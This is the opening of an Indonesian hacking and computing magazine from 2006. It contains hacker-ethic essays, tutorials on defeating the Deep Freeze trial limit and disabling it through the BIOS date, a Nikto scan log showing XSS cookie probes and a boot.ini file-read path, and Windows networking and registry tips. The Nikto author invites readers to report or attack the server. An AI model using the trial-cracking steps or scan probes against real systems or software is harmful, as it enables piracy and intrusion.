

X-Code Magazine *On White paper*
No. 1 - Date : 23 April 2006

X-CODE Magazine

X-Code Licensi for all article | Computer • Internet • Hacking



Cara memeriksa keamanan webserver dengan NIKTO

Pemrograman perl sudah banyak digunakan, bahkan anda pengguna windowspun dapat menggunakan pemrograman ini, ayo periksa keamanan webserver anda dengan Nikto! (► [Halaman 8](#))

Tehnik manual hacking local root on Fedore Core 2

Keamanan linux ahkir-ahkir ini semakin mengkhawatirkan, segera update linux anda, di magazine ini ditampilkan tutor untuk hack local root yang kebetulan dicoba di Fedora Core 4 (► [Halaman 39](#))

<http://yogyafree.net> | <http://forum.yogyafree.net> | <http://milis.yogyafree.net>

X-Code Magazine dari redaksi

Apa itu Majalah X-Code :

- X-Code magazine adalah majalah komputer, internet dan hacking dengan bahasa Indonesia dengan penggunaan Media Murni PDF.

Latar belakang X-Code Magazine :

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

Tujuan :

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, internet dan hacking di Indonesia.

Misi :

- Menyebarkan ilmu-ilmu komputer, internet dan hacking untuk tujuan positif.

Hak cipta / Licensi :

- Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis.
- Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi GPL (General Public License)

Distribusi X-Code Magazine :

- Web Yogya Family Code 2007 : <http://www.yogyafree.net>.
- Mailing list X-Code : <http://milis.yogyafree.net> / <http://groups.yahoo.com/group/yogyafree>.
- Forum phpBB X-Code : <http://forum.yogyafree.net> / <http://familycode.phpbbweb.com>.
- Friendster X-Code : yk_family_code@yahoo.com / family_server2@yahoo.com.
- CD Yogyafree Pro 7a atau yang lebih baru.
- Komunitas dan instansi lain yang bekerja sama dengan X-Code Magazine.

Contact : X-Code Magazine

- Alamat E-mail Redaksi : yk_family_code@yahoo.com
- Kota Yogyakarta

Kata pengantar

Pembaca X-Code Magazine yang sedang baca ☺

Majalah X-Code akhirnya diterbitkan juga untuk pertama kalinya setelah 1 Tahun 10 bulan Komunitas Yogyakarta / Yogyakarta Family Code / X-Code berdiri, memang bukan waktu yang singkat mendirikan komunitas hingga membersnnya jauh melebihi target kami baik di Milis (<http://milis.yogyafree.net>) ataupun di forum (<http://forum.yogyafree.net>).

Di X-Code Magazine No 1 ini atau bisa dibilang versi perdana diharapkan dapat membantu kualitas isi X-Code Magazine lebih baik untuk di nomor-nomor selanjutnya, di waktu ke depan kita harapkan Majalah ini menjadi pusat majalah komputer, internet dan hacking di dunia maya maupun di dunia nyata yang didistribusikan secara gratis sehingga dapat memacu kami untuk memberikan yang lebih baik dan lebih baik lagi.

Kami segenap team redaksi mengucapkan selamat membaca.

Redaksi X-Code Magazine

Team X-Code

Daftar Isi :

1. **Apakah Kamu hacker ?** - Terjemahan oleh oleh ^rumput_kering^ - Hal 1
2. **Selamat datang disini kami** - Terjemahan oleh oleh ^rumput_kering^- Hal 2
3. **KELEMAHAN PADA DEEP FREEZE STANDARD 5.20 TRIAL VERSION** oleh ^rumput_kering^ - Hal 4
4. **Membuat deepfreeze trial menjadi full (hacking Deepfreeze)** oleh Luckyy_man - Hal 6
5. **Memeriksa keamanan webserver dengan NIKTO** oleh ^family_code^ - Hal 8
6. **Menghubungkan internet melalui LAN dengan Windows XP** oleh ^family_code^ - Hal 11
7. **Konfigurasi Windows Secara Manual Memakai Regedit** oleh ^rumput_kering - Hal 13
8. **Belajar membuat program penampil text dengan bahasa Assembler** oleh ^family_code^ - Hal 18
9. **Belajar membuat program link website dengan Turbo Basic** oleh ^family_code^ - Hal 21
10. **Belajar membuat program pilihan dengan Turbo Pascal** oleh ^family_code^ - Hal 24
11. **Belajar membuat program tampil sederhana dengan C++ Builder** oleh ^family_code^ - Hal 27
12. **Belajar membuat program kamus dengan C++ Builder** oleh ^family_code^- Hal 30
13. **Tips dan trik IRC** oleh ^family_code^ - Hal 32
14. **Tehnik hacking local root on Fedore core 2** oleh dokter^cinta - Hal 39
15. **Fungsi windows API** oleh PushM0v - 47
16. **Diary.Exe, Apa dan Bagaimana?** oleh PushM0v - Hal 52
17. **Implementasi Teknik Stealth Pada Virus** oleh PushM0v - Hal 57
18. **Connect Back melalui Bug CGI** oleh PushM0v - Hal 72

Penulis X-Code Magazine :

- ^rumput_kering^
- ^family_code^
- Luckyy_man
- dokter^cinta
- PushM0v

Dari RedDragon di IRC, untuk para newbies...

Apakah Kamu Hacker?



Buatlah sebuah pertanyaan kecil untukku hari ini. Katakan jika kamu cocok dengan deskripsi di bawah ini. kamu mendapatkan net account beberapa bulan yang lalu. kamu sudah surfing di internet, dan kamu bercanda di banyak media yang melaporkan informasi superhighway. kamu telah mempunyai red box, kamu tidak perlu membayar untuk menelepon. Kamu mempunyai crackerjack, dan kamu telah menjalankannya di file password pada sebuah unix dan kamu mendapatkan sebuah account. Semua orang di sekolahmu salut dengan pengetahuanmu tentang komputer, kamu adalah satu-satunya orang yang diminta gurumu untuk membantunya. Apakah kamu seperti itu? kamu bukanlah seorang hacker.

Ada ratusan orang sepertimu di luar sana. Kamu membeli 2600 dan kamu bertanya. kamu membaca phreak dan kamu bertanya. kamu bergabung dengan #hack dan kamu bertanya. kamu menanyakan semua pertanyaan, dan bertanya apa yang salah dengan itu? Intinya, untuk menjadi hacker adalah bertanya tentang sesuatu, benar begitu? Semua yang kamu ingin tahu adalah jawaban dari pertanyaanmu. Kamu bukanlah hacker.

Hacking bukanlah tentang jawaban. Hacking adalah tentang jalan yang kamu ambil untuk mencari jawaban. jika kamu membutuhkan bantuan, jangan bertanya untuk mendapatkan jawaban, bertanyalah tentang jalan yang harus kamu ambil untuk mencari jawaban untuk dirimu sendiri. Karena bukanlah seseorang yang memiliki jawaban yang disebut hacker, tetapi orang yang melakukan perjalanan sepanjang jalan.

-RedDragon

Diterjemahkan oleh ^rumput_kering^ dari Hacker's Toolkit ver.2.0 dengan judul asli "are you a hacker".

Selamat datang di sisi kami



Hacker... ..sebuah kata yang aneh... Apakah sebenarnya hacker itu?
Saya pikir setiap setiap hacker punya definisinya sendiri-sendiri, kami semua punya alasannya...

Saya adalah seorang hacker karena saya ingin tahu,
Saya ingin melanjutkan ke tahap berikutnya,
saya ingin tahu bagaimana ini bekerja,
Saya ingin mengerti,
Saya tidak ingin dibatasi oleh sebuah sistem keamanan,
saya ingin semuanya gratis,
Saya tidak ingin merusak keamanan,
saya ingin mengambil tantangan, untuk menjadi lebih baik setiap hari.

Hackers tahu bagaimana caranya untuk menjadi berbahaya...

Tujuan kami hanyalah **Pengetahuan**,
dan karena Pengetahuan adalah **Kekuatan**,
kami dianggap berbahaya.

Tetapi kami tidak berbahaya, kami punya Kode Etik, kami menghormati aturan.
Hanya *riffraff* (saya tidak tahu apa artinya :P, red) yang ingin mencuri,
menyalahgunakan atau memerasmu untuk keuntungan materi.

Kamu tidak perlu berpikir yang menakutkan, kami tidak ingin menyerangmu
tanpa alasan yang baik untuk melakukannya.

Kami bukanlah orang gila, kami tidak menyebabkan kerusakan hanya untuk
kesenangan.

Ya beberapa hackers adalah pencuri, mereka hanya menghack hanya untuk
mencuri uang atau keuntungan material.

saya tidak suka orang yang seperti ini, mereka adalah penyakit.

Menurutku, kami sangat berguna.

Kami membantu orang-orang untuk memperkuat sistem keamanan, kami ingin

para administrator melakukannya. Di sisi lain, kami adalah user, sama sepertimu.

Kami sangat berguna, karena kami mempunyai pandangan, pandangan untuk melihat apa yang tak terlihat orang lain, pandangan dimana tidak ada sesuatu untuk dijual.

Pandangan ini berbeda dari yang lain, saat mereka berkata padamu bawah privasi bernilai jutaan dolar, kami berkata padamu bahwa mereka menjual privasimu untuk bayaran berupa emas, saat mereka berkata kepadamu bahwa sistem itu aman, kami berkata tidak kepadamu.

Dengarkan kami, bukan kewajibanmu untuk percaya kepada kami, tapi bukalah pikiranmu, tanyalah kepada dirimu sendiri mana yang benar. Apakah kamu pernah berpikir bahwa semua komputer berasal dari source yang sama?

Mereka ingin kamu membenci kami, untuk takut kepada kami. jangan percayai mereka, percaya atau tidak, cobalah untuk mengerti... Jadi, habiskan beberapa menit dengan kami, ambil waktu untuk belajar, untuk melihat sesuatu dari mata kami... ..segala sesuatunya akan terlihat berbeda.

Selamat datang di sisi kami, sisi dimana banyak yang ingin tahu.

ArthXerXes

Diterjemahkan oleh **^rumpuk_kering^** dari **Hacker's Toolkit ver2.0** dengan judul asli "**Welcome to our side**".

KELEMAHAN PADA DEEP FREEZE STANDARD 5.20 TRIAL VERSION



Program Deep Freeze Standard 5.20 Trial version memiliki masa trial *60 hari*. Setelah melewati *60 hari*, program tersebut tidak akan berjalan. Bisa dilihat pada toolbar **Deep Freeze** terlihat tanda silang *berkedip-kedip*. Jika tanggal pada komputer dinaikkan melebihi *60 hari* maka program tersebut tidak akan berfungsi. Tetapi jangan merubah tanggal di dalam Windows karena **Deep Freeze** sudah mendisable layanan untuk merubah tanggal.

Lalu bagaimana caranya? Masuklah ke dalam BIOS, rubah tanggalnya misalkan 18 Maret 2015. Wekekekekek lama amat. Setelah itu booting Windows anda. Masuk ke System Configuration Utility dengan cara klik START – Run, ketik msconfig lalu klik OK. Klik tab Services, disable servis DF5Serv. Klik OK. Buka Windows Task Manager (tekan CTRL+ALT+DEL) lalu klik tab Processes dan matikan 2 proses Deep Freeze yang sedang berlangsung (Penulis lupa namanya apa tapi jika anda melihatnya pasti anda akan segera tahu karena namanya mirip dengan “Deep Freeze”) dengan cara menyorot namanya lalu klik End Task. Sekarang program Deep Freeze tidak akan berjalan saat startup walaupun tanggalnya dikembalikan seperti semula. Nggak percaya? Coba aja sendiri! :)

Bagaimana jika saya ingin menjalankan program Deep Freeze lagi? Anda tinggal mengenable service DF5Serv pada System Configuration Utility (msconfig). Terus kalau saya ingin mencegah orang lain melakukan cara di atas? Berilah password BIOS anda.(walaupun pasti ada cara buat membobol passwordnya :p) Sekian tutorial pendek dari saya. Semoga bisa membantu admin mengamankan komputernya bukan malah membantu cracker untuk merusak komputer.

Peringatan: Jangan menghapus file *Persi0.sys* di direktori Windows dan atau menghapus direktori *Faronics\Deep Freeze* karena akan menyebabkan Deep Freeze akan berjalan tanpa bisa dikendalikan walaupun masa trialnya telah habis. “Ilmu ibaratkan sebuah pisau, semakin sering diasah maka akan semakin tajam, jika digunakan dengan benar maka menjadi bergunalah pisau itu. Tetapi jika digunakan untuk melukai orang lain, maka menjadi hinalah pisau itu.”

Thanks to :

- *ALLAH SWT yang telah memberi aku kesempatan untuk bernafas.*
- *Kedua ortuku yang mengasihi aku sejak kecil.*
- *Tomatku yang paling aku sayang "Yunandha Setyaningrum" @ Pakem, tetaplah menjadi Air Penyejukku.*
- *Kang Kurniawan yang pertama kali mengenalkan aku kata "HACKER" hingga membuatku menjadi seperti sekarang.*
- *Kang Sarkun yang mengenalkan aku sama System Tray Iconnya Deep Freeze. Tanpa dirimu aku tak akan menulis tutorial ini =))*
- *Semua saudaraku (X-Code) sedunia, we are a big family.*
- *Seseorang di depan layar yang sudi merelakan waktunya untuk membaca kata-kata ini. Have a nice day ;-)*

Yogyakarta, 4 April 2006

^rumput_kering^

Membuat deepfreeze trial menjadi full (hacking Deepfreeze)



1. Download dulu Deepfreeze trial di www.faronics.com
2. Install deepfreeze
3. Setelah itu download NTFS4DOS di
 - <http://www.datapol.de/dpe/freeware/>
 - <http://www.wsdownload.de/download/ntfs4dos/ntfsinst.exe>
4. Terus install ntfsinst.exe nya hingga jadi boot disk NTFS4DOS
5. Terus buka shift ctrl alt F6 --> buat di posisi boot thawed
6. Restart komputer, dan booting pake NTFS4DOS
7. Tunggu sampai masuk di Drive C:\ --> kemudian copy Persi0.sys ke D:\Persi0.sys.thawed (boot thawed)
8. Kemudian masuk windows lagi, terus buat posisi Deepfreeze di boot frozen.
9. Restart komputer, dan booting pake NTFS4DOS
10. Tunggu sampai masuk di Drive C:\ --> kemudian copy Persi0.sys ke D:\Persi0.sys.frozen (boot frozen)
langkah ini membuat back up
Persi0.sys.thawed untuk boot thawed
Persi0.sys.frozen untuk boot frozen
11. Bila mau menghilangkan Trial nya, tinggal copy kan aja, jgn lupa yg file asli C:\Persi0.sys di delete, terus di ganti
D:\copy Persi0.sys.thawed c:\ # ini utk posisi boot thawed --> setelah itu restart
D:\copy Persi0.sys.frozen c:\ # ini utk posisi boot frozen --> setelah itu restart

12. Kemudian anda coba, copy Persi0.sys.frozen ke Drive C, kemudian reboot, masuk windows, terus buat file di Drive C:\

kemudian anda restart, bila file nya hilang berarti anda sudah berhasil, sebaliknya bila mau install file, delete dulu

C:\ Persi0.sys.frozen , setelah itu baru copy Persi0.sys.thawed.

Selamat mencoba, penulis tidak bertanggung jawab atas kerusakan sistem komputer anda :)


di tulis ulang oleh luckyy_man #awali #indolinux #indooopenbsd DALNET :))
bila kurang jelas, refrensi

<http://www.governmentsecurity.org/archive/t123.html>

Memeriksa keamanan webserver dengan NIKTO

Sebenarnya sudah bukan rahasia lagi webserver APACHE sering mendapat serangan dibandingkan webserver lainnya, disini penulis akan menunjukkan cara memeriksa keamanan webserver APACHE anda dengan NIKTO disertai pengujian keamanannya

Jika anda sudah menginstall ActivePerl ke komputer anda, maka masuk ke C:\Perl\Bin jika anda menginstall ke drive C dan D:\Perl\Bin jika anda menginstall di drive D, lalu Download Nikto, dengan masuk ke alamat url <http://smg-familycode.co.nr/nikto.zip>, disini tutor ini penulis mengextractnya ke D:\Perl\Bin\nikto-1.35 setelah itu kita masuk MS-DOS, lalu masuk ke directory D:\Perl\Bin\nikto-1.35.



```
C:\ Command Prompt - edit nikto.pl
File Edit Search View Options Help
D:\perl\bin\nikto-1.35\nikto.pl
#!/usr/bin/perl
#VERSION,1.14
use Getopt::Long;
Getopt::Long::Configure('no_ignore_case');

# The LW require has been moved down about 40 lines...

#####
# last update: 05.22.2005
#
# -----#
#                               Nikto                               #
# -----#
# Copyright (C) 2001-2005 Sullo/CIRT.net, except as noted
#
# This program code is licensed under the GNU General Public License. This lic
# not cover the database (".db") files, which are licensed individually, as de
# in beginning of each file.
#
# This program is free software; you can redistribute it and/or modify it unde
# as published by the Free Software Foundation; either version 2 of the Licen
#
# This program is distributed in the hope that it will be useful, but WITHOUT
F1=Help | Line:1 Col:1
```

Setelah itu untuk melihat source nikto.pl maka gunakan perintah : edit nikto.pl dengan begitu anda bisa melihat source lebih rapi dibandingkan di notepad, setelah itu kita kembali ke MS-DOS untuk menjalankan source nikto ini. Sekarang kita siapkan target, disini kita install saja PHPTriad setelah itu kita jalankan APACHE-nya, lalu masuk ke browser kita masukkan url http://localhost.

Ok, Webserver sudah aktif, kita kembali yang Nikto tadi, setelah kembali ke MS-DOS prompt penulis masukkan perintah perl nikto.pl -h localhost di D:\perl\bin\nikto-1.35.

Hasil :

```

D:\perl\bin\nikto-1.35>perl nikto.pl -h localhost
-***** SSL support not available (see docs for SSL install instructions) *****
-----
- Nikto 1.35/1.34 - www.cirt.net
+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 80
+ Start Time: Sun Jan 29 17:05:15 2006
-----
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/1.3.14 (Win32)
- Retrieved X-Powered-By header: PHP/4.0.5
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ HTTP method 'TRACE' is typically only used for debugging. It should be disabled. OSVDB-877.
+ PHP/4.0.5 appears to be outdated (current is at least 5.0.3)
+ Apache/1.3.14 appears to be outdated (current is at least Apache/2.0.54). Apache 1.3.33 is still maintained and considered secure.
+ Apache/1.3.14 (Win32) - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ Apache/1.3.14 (Win32) - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
+ Apache/1.3.14 (Win32) - Apache 1.x up to 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ /php/php.exe?c:\boot.ini - The Apache config allows php.exe to be called directly. (GET)
+ / - TRACE option appears to allow XSS or credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details (TRACE)
+ /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 - PHP reveals potentially sensitive information via certain HTTP requests which contain specific QUERY strings. OSVDB-12184. (GET)
+ /index.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42 - PHP reveals potentially sensitive information via certain HTTP requests which contain specific QUERY strings. OSVDB-12184. (GET)
+ /index.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42 - PHP reveals potentially sensitive information via certain HTTP requests which contain specific QUERY strings. OSVDB-12184. (GET)
+ /index.php?=PHPE9568F36-D428-11d2-A769-00AA001ACF42 - PHP reveals potentially sensitive information via certain HTTP requests which contain specific QUERY strings. OSVDB-12184. (GET)
+ /index.php?module=My_eGallery - My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. (GET)
+ /index.php?top_message=&lt;script&gt;alert(document.cookie)&lt;/script&gt; - Led-Forums allows any user to change the welcome message, and it is vulnerable to Cross Site Scripting (XSS). CA-2000-02. (GET)
+ /phpinfo.php?VARIABLE=&lt;script&gt;alert('Vulnerable')&lt;/script&gt; - Contains PHP configuration information and is vulnerable to Cross Site Scripting (XSS). CA-2000-02. (GET)
+ /phpinfo.php - Contains PHP configuration information (GET)
+ /phpmyadmin/ - This might be interesting... (GET)
+ /phpMyAdmin/ - This might be interesting... (GET)
+ /test/ - This might be interesting... (GET)
+ /index.php?base=test%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ /index.php?IDAdmin=test - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ /index.php?pymembs=admin - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ /index.php?SqlQuery=test%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ /index.php?tampon=test%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ /index.php?topic=&lt;script&gt;alert(document.cookie)&lt;/script&gt;%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ 2563 items checked - 19 item(s) found on remote host(s)
+ End Time: Sun Jan 29 17:09:54 2006 (279 seconds)
-----
+ 1 host(s) tested

```

Selanjutnya terserah anda ingin memberitahukan bugnya kepada admin atau ingin menyerang webserver dengan bug yang sudah tampil diatas, selamat mencoba.

Penulis :

Kurniawan / ^family_code^

Menghubungkan internet melalui LAN dengan Windows XP



Dengan tutorial ini diharapkan penulis dapat membantu para netter yang ingin membuat jaringan internet dikos, dirumah atau dikantor, dimana didalam Windows XP semuanya serba mudah & cepat yang tentu saja anda dapat mempraktekkannya sendiri tutorial ini, tulisan ini penulis buat setelah penulis mengconnectkan komputer penulis dengan komputer sebelah yang sudah terkoneksi dengan internet agar komputer penulis juga bisa menerima layanan internet seperti yang didapat komputer sebelah, dan komputer sebelah saya beri nama komputer tujuan didalam tutorial ini.

Bagaimana caranya ?

Sebenarnya caranya tidak begitu rumit dimana untuk langkah pertama pastikan dahulu komputer kamu dengan komputer tujuan sudah terkoneksi LANnya caranya pilih start lalu search lalu pilih pilihan computer or people setelah itu langsung pilih search, dan pastikan disitu komputer tujuan name computernya terlihat dan bisa dimasuki (tershare).

Untuk bisa terkoneksi kita harus mensetting kedua komputer tersebut yaitu komputer kita dan komputer tujuan.

Setting di komputer kita

Pilih Start lalu Control Panel, lalu pilih Network Connections, lalu pilih set up a home or small office network, setelah next dan next kita akan dihadapkan pada pilihan Select the statment that best describes this computer segera pilih pilihan :

(●) *This computer connects to the internet through another computer on mynetwork or through a residential gateway*

Setelah kita pilih next untuk berikutnya pastikan bahwa workgroup dengan komputer tujuan sama yang tentu saja juga jangan lupa jangan sampai nama computer sama dengan computer tujuan, hehe setelah itu ikutin aja alurnya dan selesai deh.

Setting di komputer tujuan

Pilih Start lalu Control Panel, lalu pilih Network Connections, lalu pilih set up a home or small office network, setelah next dan next kita akan dihadapkan pada pilihan Select the statment that best describes this computer segera pilih pilihan :

(●) *This computer connects directly to the internet. The other computers on my network connect to the internet through this computer.*

Setelah kita pilih next untuk berikutnya yakinkan bahwa workgroup dengan komputer kita sama yang tentu saja juga jangan lupa jangan sampai nama computer sama dengan computer kita, hehe lagi nich :P setelah itu ikutin aja alurnya dan selesai deh.

Penulis :

Kurniawan / ^family_code^

Konfigurasi Windows Secara Manual Memakai Regedit



Tutorial di bawah ini adalah hasil explorasi saya terhadap program X-Setup Pro. Sebenarnya anda bisa dengan mudah mengkonfigurasi Windows memakai program X-Setup Pro, tetapi bagi yang ingin mengetahui caranya secara manual bisa menggunakan tutorial ini. Saat membuatnya saya menggunakan Windows XP SP 2, jadi jika ada perbedaan key value di dalam register anda, anda bisa membuatnya sendiri. Tetapi sebagai catatan ada juga register yang khusus untuk Windows versi tertentu saja.

Menggunakan Regedit

1. Membuka Regedit
Klik Start - Run lalu ketik regedit pada kotak isian Open lalu klik OK
2. Membuat dan menghapus Key
Klik kanan icon folder pada tree yang di dalamnya ingin dibuat key baru lalu klik New - Key dan beri nama sesuai yang anda inginkan. Jika anda ingin menghapusnya klik key yang dimaksud lalu tekan tombol Delete. Pilih yes pada kotak dialog yang muncul
3. Membuat dan merubah dan menghapus String
Klik key di mana di dalam key tersebut akan dibuat string. Klik kanan di sembarang tempat pada jendela sebelah kanan. Klik New - String Value lalu beri nama string tersebut. Untuk merubah nama string lagi klik kanan pada nama string yang dimaksud lalu klik rename dan ubah namanya. Jika ingin merubah datanya, double klik pada nama string yang dimaksud, masukkan data lalu klik OK. Jika anda ingin menghapusnya klik string yang dimaksud lalu tekan tombol Delete. Pilih yes pada kotak dialog yang muncul. Cara diatas juga bisa digunakan untuk DWORD, Binary, Multi-String dan Expendable String.

Menghilangkan Applet "Add/Remove Program" di Dalam Control Panel

1. Masuk ke HKCU\Control Panel\Don't Load\
2. Buat string baru dengan nama addwiz.cpl
3. Ganti datanya menjadi 1
Applet lain juga bisa diganti dengan cara yang sama hanya saja dengan nama string yang berbeda sesuai dengan applet yang dimaksud. Tetapi ada

beberapa applet yang tidak bisa dihilangkan. Di bawah ini adalah contoh beberapa nama applet.

- | | |
|---------------------------------|----------------|
| 1. Accessibility | = access.cpl |
| 2. Add/Remove Program | = appwiz.cpl |
| 3. Automatic Updates | = wuauclt.cpl |
| 4. Display properties | = desk.cpl |
| 5. Firewall | = firewall.cpl |
| 6. Game Controllers & Joysticks | = joy.cpl |
| 7. Hardware | = hdwwiz.cpl |
| 8. Internet Settings | = Inetcpl.cpl |
| 9. Mail | = mlcfg32.cpl |
| 10. Modem & Telephones | = telephon.cpl |
| 11. Mouse Control | = main.cpl |
| 12. Network Setup Wizard | = NetSetup.cpl |
| 13. ODBC | = odbccp32.cpl |
| 14. Power Management | = powercfg.cpl |
| 15. Regional options | = intl.cpl |
| 16. Security Center | = wscui.cpl |
| 17. Sound and Audio | = mmsys.cpl |
| 18. Speech | = sapi.cpl |
| 19. System | = sysdm.cpl |
| 20. Time and Date | = timedate.cpl |
| 21. UPS | = ups.cpl |
| 22. User/Passwords Properties | = nusrmgr.cpl |

Setiap komputer kadang-kadang memiliki applet yang berbeda di dalam Control Panel. Jika applet yang di inginkan tidak ada di dalam daftar, anda bisa melakukan pencarian dengan menjalankan Search... pada harddisk lalu ketik *.cpl. Agar applet yang dimaksud bisa muncul kembali, hapus string yang bersangkutan yang telah dibuat tadi.

Memunculkan Shortcut ke Suatu Drive D: Saat Klik Kanan My Computer

1. Masuk ke HKCR\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\Shell\
2. Buat key baru dengan nama XQXSETCMD1\
3. Ubah value data pada string bernama (default) dengan Drive D:
4. Buat key baru pada HKCR\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\Shell\XQXSETCMD1\ dengan nama Command
5. Ubah value data pada string bernama (default) dengan letak explorer.exe berada diikuti dengan D:\. Biasanya explorer.exe berada di C:\Windows\explorer.exe. (Contoh: C:\Windows\explorer.exe D:\)
6. Jika ingin membuat 2 shortcut maka buatlah String baru dengan nama XQXSETCMD2 pada HKCR\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\Shell\ lalu ulangi langkah nomor 3 sampai 5. Jika ingin

menghilangkan shortcut hapuslah key XQXSETCMD1

Mengganti Nama My Computer pada Desktop

1. Buka HKCU\Software\Windows\CurrentVersion\Explorer\CLSID\
2. Buat key baru dengan nama {20D04FE0-3AEA-1069-A2D8-08002B30309D}
3. Ganti data value pada string (default) dengan nama komputer yang anda inginkan

Membuat My Computer Special Folder

Jika saat menggunakan explorer anda merasa kerepotan karena folder yang ingin dibuka di dalam folder lain, di bawah ini akan ditunjukkan cara membuat folder spesial. Folder ini akan muncul pada explorer di bawah Control Panel

1. Buka HKLM\SOFTWARE\Classes\CLSID\
2. Buat key baru bernama {55028DEA-EA62-4c5f-A1F3-9D123DFAEDA1}
3. Pada string (Default) ganti data valuenya dengan nama folder yang anda inginkan
4. Buat string baru bernama InfoTip lalu ganti data valuenya dengan komentar tentang folder tersebut
5. Buat key baru pada HKLM\SOFTWARE\Classes\CLSID\{55028DEA-EA62-4c5f-A1F3-9D123DFAEDA1} dengan nama DefaultIcon
6. Buat expandable string dengan nama (Default) lalu isi datanya dengan shell32.dll,4
7. Buat key baru pada HKLM\SOFTWARE\Classes\CLSID\{55028DEA-EA62-4c5f-A1F3-9D123DFAEDA1} dengan nama InProcserver32.
8. Buat expandable string dengan nama (Default) lalu isi datanya dengan SHDocVw.dll
9. Buat string dengan nama ThreadingModel dan isi datanya dengan Apartement
10. Buat key baru pada HKLM\SOFTWARE\Classes\CLSID\{55028DEA-EA62-4c5f-A1F3-9D123DFAEDA1} dengan nama Instance
11. Buat string baru dengan nama CLSID lalu isi datanya dengan {0AfACED1-E828-11D1-9187-B532F1E9575D}
12. Buat key baru pada HKLM\SOFTWARE\Classes\CLSID\{55028DEA-EA62-4c5f-A1F3-9D123DFAEDA1}\Instance dengan nama InitPropertyBag
13. Buat DWORD dengan nama Attributes lalu isi datanya dengan 15
14. Buat expandable string dengan nama Target lalu isi datanya dengan direktori folder yang anda inginkan misalkan D:\My Documents
15. Buat key baru pada HKLM\SOFTWARE\Classes\CLSID\{55028DEA-EA62-4c5f-A1F3-9D123DFAEDA1} dengan nama ShellFolder
16. Buat DWORD dengan nama Attributes lalu isi datanya dengan f8000110
17. Buat string baru bernama WantsFORPARSING
18. Buat key baru pada

HKLM\SOFTWARE\Microsoft\Windows\CurentVersion\Explorer\My Computer\NameSpace\ dengan nama {55028DEA-EA62-4c5f-A1F3-9D123DFAEDA1}

Menonaktifkan Desktop Clean-Up Wizard

Setiap 60 hari sekali secara otomatis akan muncul kotak dialog yang menanyakan kepada anda apakah anda ingin menghapus icon pada desktop yang tidak pernah terpakai atau tidak. Jika anda tidak ingin menerima pesan itu lagi, anda bisa menggunakan cara ini.

1. Buka
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\
2. Ubah data pada DWORD NoRun menjadi 1

Menonaktifkan Peringatan Low Disk Space

Merasa terganggu karena ada peringatan hardisk anda penuh? Lakukan cara di bawah ini.

1. Buka
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\
2. Buat DWORD baru bernama NoLowDiskSpaceChecks lalu masukkan angka 1 pada datanya

Mengganti Wallpaper Additional Directory

Bagi anda yang gemar mengganti wallpaper, anda mungkin akan tertolong dengan konfigurasi register ini.

1. Buka HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
2. Ganti data pada string WallPaperDir menjadi letak direktori yang anda inginkan

Auto-Open Explorer Setelah Restart

